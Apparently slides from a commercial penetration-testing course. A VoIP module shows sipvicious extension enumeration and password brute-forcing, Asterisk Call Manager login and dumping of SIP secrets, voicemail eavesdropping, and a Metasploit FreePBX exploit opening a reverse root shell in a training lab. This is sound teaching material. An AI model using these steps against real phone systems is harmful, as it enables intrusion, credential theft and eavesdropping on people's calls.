
At the bottom, a footer states: "Scout Suite is an open-source tool released by NCC Group".

Cloud Audit: CS-Suite

```
root@cloud: ~/cloud_tools/cs-suite
root@cloud:~/cloud_tools/cs-suite# python cs.py -env aws
Started Prowler
Started Scout2
Started AWS cert audit
Started Cloud Formation Audit
Started AWS config Audit
Started AWS DNS Audit
Started AWS Load-Balancer Audit
Started AWS Elastic Cache Audit
Started AWS Elastic-Search Audit
Started AWS Instances Audit
Started AWS SSH Audit
Started AWS Redshift Audit
Started AWS SNS Audit
Started AWS SES Audit
Started AWS CDN Audit
Started AWS RDS Audit
Started AWS VPC Audit
/usr/local/lib/python2.7/dist-packages/requests/__init__.py:80:
3 (1.25.3) or chardet (3.0.4) doesn't match a supported version!
RequestsDependencyWarning)
Fetching IAM config...
      groups      policies      roles
password_policy
      0/0      1/13      0/0
      0/0      2/13      0/0
      0/0      3/13      0/0
      0/0      3/13      1/5
      0/0      3/13      2/5
```



Cloud: Environment



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Network status: After AIH



<https://t.me/learningnets>

Online Lab: You Haven't finished yet!

- This course is not finished yet
- We have a **30 days** lab access
- Any issues you face during this time frame please contact aihtraining@notsosecure.com
- There are multiple challenges that we intentionally left to be covered in lab time



Online Lab: You Haven't finished yet!



Additional Challenges:

- Using different tools/techniques to target IPv6 enabled hosts
- Heartbleed and Shellshock LAB Challenge
- MySQL and PostgreSQL on 192.168.3.100
- VoIP Challenges
- Multiple ways to 'land' a shell and gain root access on the VoIP box
- Challenges marked as Bonus Challenges
- + Anything we may not have covered/had time for during this training!

Root Access pending on:

- 192.168.3.100 (Oracle)
- 192.168.3.180 (Heartbleed + ShellShock)
- 192.168.3.208 (Jenkins)
- 192.168.3.210 (VPN)

Other Courses of Interest:

Hacking and Securing Cloud Infrastructure (4 day): 28 Feb – 3 March 2022: £2,000

Advanced Web Hacking: 7-11 March 2022: £2,250

AppSec for Developers: 8-9 March 2022: £1,500

DevSecOps: 6-7 April 2022: £1,500



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Up-coming Webinars:

11th January 2022: AppSec for Developers: Learning Defence by Offense: 4pm-5pm GMT

18th January 2022: Cloud: Cloud storage new name: 4pm-5pm GMT

24th January 2022: Cloud: Stealing the Silver Lining: 4pm-5pm GMT

1st February 2022: AWH: Through an Attackers Eyes: Your Web Applications: 4pm-5pm GMT



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Infrastructure

Basic to Advanced
Infrastructure Hacking



Web applications

Basic to Advanced
Web Hacking



Cloud


Hacking and Securing
Cloud Infrastructure



Application security

AppSec for Developers
DevSecOps
SDLC

Stay on the right course.



we hack | we teach | we protect



Web Application Testing
Infrastructure Testing
Mobile Testing
Continuous Security Testing
Remote Internal Penetration Testing
Code Review
Social Engineering
Red Team Exercises



Hacking 101
Basic Web Hacking
Basic Infrastructure Hacking
Advanced Web Hacking
Advanced Infrastructure Hacking
Hacking and Securing Cloud
Dev Sec Ops
AppSec for Developers
AppSecOps



DevSecOps consultancy
Managed Detection and Response
Endpoint Detection and Response
Web Application Firewalls
Email Security
Web Acc and DOS Protection

PCI/DSS
Cyber Essentials
Cyber Essentials Plus

NotSo

Thank you

Feedback / Contact Us

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Additional Course Content

☒ VoIP Hacking



VoIP Hacking



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
VoIP: Voice over IP

- Voice over IP
- IP network only if both ends are on IP Network
- IP to PSTN translation in case one end is PSTN
- Consists of:
 - Phone calls over IP
 - Voice Messages/Storage
 - Telephonic connectivity over IP network (internal/external)



VoIP: SIP Protocol (RFC 3261)

- Establish, manage and terminate VOIP sessions



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Image source:
<https://www.ietf.org/rfc/rfc3261.txt>



VoIP: SIP Request Methods

- Common SIP Request Methods (many more not included here):

INVITE	Indicates a client is being invited to participate in a call session
ACK	Confirms that the client has received a final response to an INVITE request
BYE	Terminates a call and can be sent by either the caller or the callee
CANCEL	Cancels any pending request
OPTIONS	Queries the capabilities of servers
REGISTER	Registers the address listed in the To header field with a SIP server



VoIP: SIP Response Codes

- Common SIP Responses

1xx	Provisional
2xx	Successful
3xx	Redirection
4xx	Client Failure
5xx	Server Failure
6xx	Global Failure



VoIP: Attack Surface

- Traffic might be sent over the Internet (or other untrusted network) and could be intercepted
- Passwords are generally numeric in nature
- Most network firewalls are not VoIP aware (either allow or block, or rate limit if nothing else)
- Underlying remote admin protocols are too trustworthy
- Unpatched Systems (why bother, they are internal?)
- Take it down (not in this lab at least!)



VoIP: Attack Methodology

- Identify VoIP endpoints, enumerate info such as extensions and SIP Methods that are allowed
- Bruteforce logins (Asterisk call manager)
- Extract VoIP user passwords
- Listen/retrieve voice messages
- Exploit web admin interfaces
- March towards root!



VoIP: Enumeration

Common Ports:

- SIP TCP/UDP 5060
- SIP over TLS TCP/UDP* 5061

*Note that TLS (the successor to SSL) can only be established over a TCP connection

Not So Common Ports**:

- Asterisk Call Manager TCP 5038

**Generally Call Manager functionality is only accessible via the localhost interface on an Asterisk PBX

- UDP Port Scan

```
PORT      STATE SERVICE VERSION
5060/udp  open  sip    Asterisk 1.6.2.11
MAC Address: 00:50:56:9F:45:72 (VMware)
Service Info: Device: PBX
```

- TCP Port Scan

```
Nmap scan report for 192.168.3.210
Host is up (0.00044s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.3 (protocol 2.0)
53/tcp    filtered domain
80/tcp    open  http     Apache httpd 2.2.3 ((CentOS))
111/tcp   filtered rpcbind
1004/tcp  filtered unknown
3306/tcp  filtered mysql
4445/tcp  filtered upnotifyp
5038/tcp  open  asterisk Asterisk Call Manager 1.1
MAC Address: 00:50:56:9F:7B:EA (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.18 - 2.6.32
```

VoIP: Enumeration

- svmap.py (part of sipvicious) can be used to identify more details about the VoIP server

```
svmap <IP>
```

```
root@kali:~# svmap 192.168.3.210
| SIP Device          | User Agent                | Fingerprint |
-----
| 192.168.3.210:5060 | Asterisk PBX 1.6.2.11 | disabled    |
```



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VoIP: Extensions and Methods



- swwar (also part of sipvicious) can bruteforce various extensions

```
swwar -m <METHOD> -D <IP>
```

```
root@kali:~# swwar -D 192.168.3.210  
ERROR:TakeASip:socket error: timed out  
WARNING:root:found nothing
```

```
root@kali:~# swwar -m INVITE -D 192.168.3.210
```

Extension	Authentication
201	reqauth
200	reqauth
2000	reqauth
102	reqauth
100	weird
101	reqauth

VoIP: Extensions and Methods

- Use svcrack to brute-force extension passwords for extensions previously identified via svwar

```
svcrack -u<ID> -d /usr/share/wordlists/dirb/others/best1050.txt <IP>
```

```
root@kali:~# svcrack -u[REDACTED] -d /usr/share/wordlists/dirb/others/best1050.txt 192.168.3.210
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
-----
| [REDACTED] | [REDACTED] |
```

SIP Call Manager Login

- Login to VoIP call manager via telnet interface (default/weak creds)

```
root@kali:~# telnet 192.168.3.210 5038
Trying 192.168.3.210...
Connected to 192.168.3.210.
Escape character is '^]'.
Asterisk Call Manager/1.1
action: login
username: [REDACTED]
secret: [REDACTED]
events: off

Response: Success
Message: Authentication accepted
```



SIP Call Manager Commands



- Obtain a list of the available commands via the call manager interface (useful resource <http://www.voip-info.org/wiki/view/Asterisk+CLI>)

action: ListCommands

```
action: listcommands
```

```
Response: Success
```

```
WaitEvent: Wait for an event to occur (Priv: <none>)
```

```
IAXregistry: Show IAX registrations (Priv: system,reporting,all)
```

```
IAXnetstats: Show IAX Netstats (Priv: system,reporting,all)
```

```
IAXpeerlist: List IAX Peers (Priv: system,reporting,all)
```

```
IAXpeers: List IAX Peers (Priv: system,reporting,all)
```

```
MeetmeList: List participants in a conference (Priv: reporting,all)
```

```
MeetmeUnmute: Unmute a Meetme user (Priv: call,all)
```

```
MeetmeMute: Mute a Meetme user (Priv: call,all)
```

```
QueueReset: Reset queue statistics (Priv: <none>)
```

```
QueueReload: Reload a queue, queues, or any sub-section of a queue o
```

```
QueueRule: Queue Rules (Priv: <none>)
```

```
QueuePenalty: Set the penalty for a queue member (Priv: agent,all)
```

```
QueueLog: Adds custom entry in queue log (Priv: agent,all)
```

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SIP Call Manager Commands

- List all users along with the secrets **in clear text!**

```
action: command
command: sip show users
```

```
action: command
command: sip show users
```

```
Response: Follows
Privilege: Command
```

Username	Secret	Accountcode	Def.Context	ACL	NAT
1			from-internal	Yes	Always
1			from-internal	Yes	Always
1			from-internal	Yes	Always
2			from-internal	Yes	Always
2			from-internal	Yes	Always
2			from-internal	Yes	Always

```
--END COMMAND--
```

SIP Call Manager Commands

- List all users with voicemail access

```
action: voicemailuserslist
```

```
action: voicemailuserslist

Response: Success
Message: Voicemail user list will follow

Event: VoicemailUserEntry
VMContext: default
VoiceMailbox: ████████
Fullname: Support
Email:
Pager:
ServerEmail:
MailCommand:
Language:
TimeZone:
Callback:
Dialout:
UniqueID:
```



VoIP: Impersonate VoIP Users

- Once we have the user extension and their secret, we can impersonate the target and listen to their voicemails
- Use a SIP client, e.g.
 - Zoiper - <https://www.zoiper.com/en/voip-softphone/download/current>
 - Linphone - <https://www.linphone.org/>



Linphone Client Config



Settings

Network settings Multimedia settings Manage SIP Accounts Codecs User interface

Default identity

Your display name (eg: John Doe):

Your username:

Your resulting SIP address:

Proxy accounts

Account

sip:2000@192.168.3.210

Linphone - Authentication required

Please enter your password for username
 at domain "asterisk".

UserID

Password:

OK Cancel

Linphone - Configure a SIP account

Configure a SIP account

Your SIP identity: sip:2000@192.168.3.210

SIP Proxy address: <sip:2000@192.168.3.210>

Route (optional):

Registration duration (sec): 3600

☒ Register

☐ Publish presence information

OK Cancel

Done

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Lab challenge

VoIP #1

- What services are running on 192.168.3.210?
- Identify the port on which a SIP Service is running and also identify the UserAgent (i.e. PBX details)
- Identify and attempt to crack passwords for some extensions available on SIP Server
- Identify the username and password for the Call manager interface
- Using the above; identify the password for SIP user 200 (not 2000)
- Identify a user with voicemail access
- Connect and retrieve voicemail message
- Based on voicemail identify login credentials for user account and gain admin access to the freepbx web application

Gaining root on FreePBX!

- Nothing new here just use the old web application attacks, search for exploits, gain a reverse shell and the server is all yours!



```
msf5 exploit(unix/http/freepbx_callmenu) > exploit

[*] Started reverse TCP handler on 192.168.9.206:6666
[*] 192.168.3.210:80 - Sending evil request with range 2000
[*] Command shell session 1 opened (192.168.9.206:6666 -> 192.168.3.210:35579) at 2019-03-27 02:20:22 +0000

id
uid=0(root) gid=0(root)
```

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Lab challenge

VoIP #2

- Gain root access on the VoIP server

Bonus:

- There are alternative ways to gain root on this box. Identify the related techniques and exploit!

Network status: After VoIP Exploitation

SHARED Subnet
(192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100
Oracle DB



192.168.3.210
VoIP



192.168.3.215
Host: DC01



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211
VPN



192.168.3.180
SSL & Bash



192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)



192.168.X.17
Host: WKSX



192.168.X.18
Multi Forest



192.168.X.209
Ubuntu



192.168.X.206

PRIVATE Subnet
(10.0.2.0/24)



10.0.2.220
Host: certsrv

VLANs (10.10.0.0/8)



10.10.100.220
Cisco IOS



10.10.100.220
Apache Log4j



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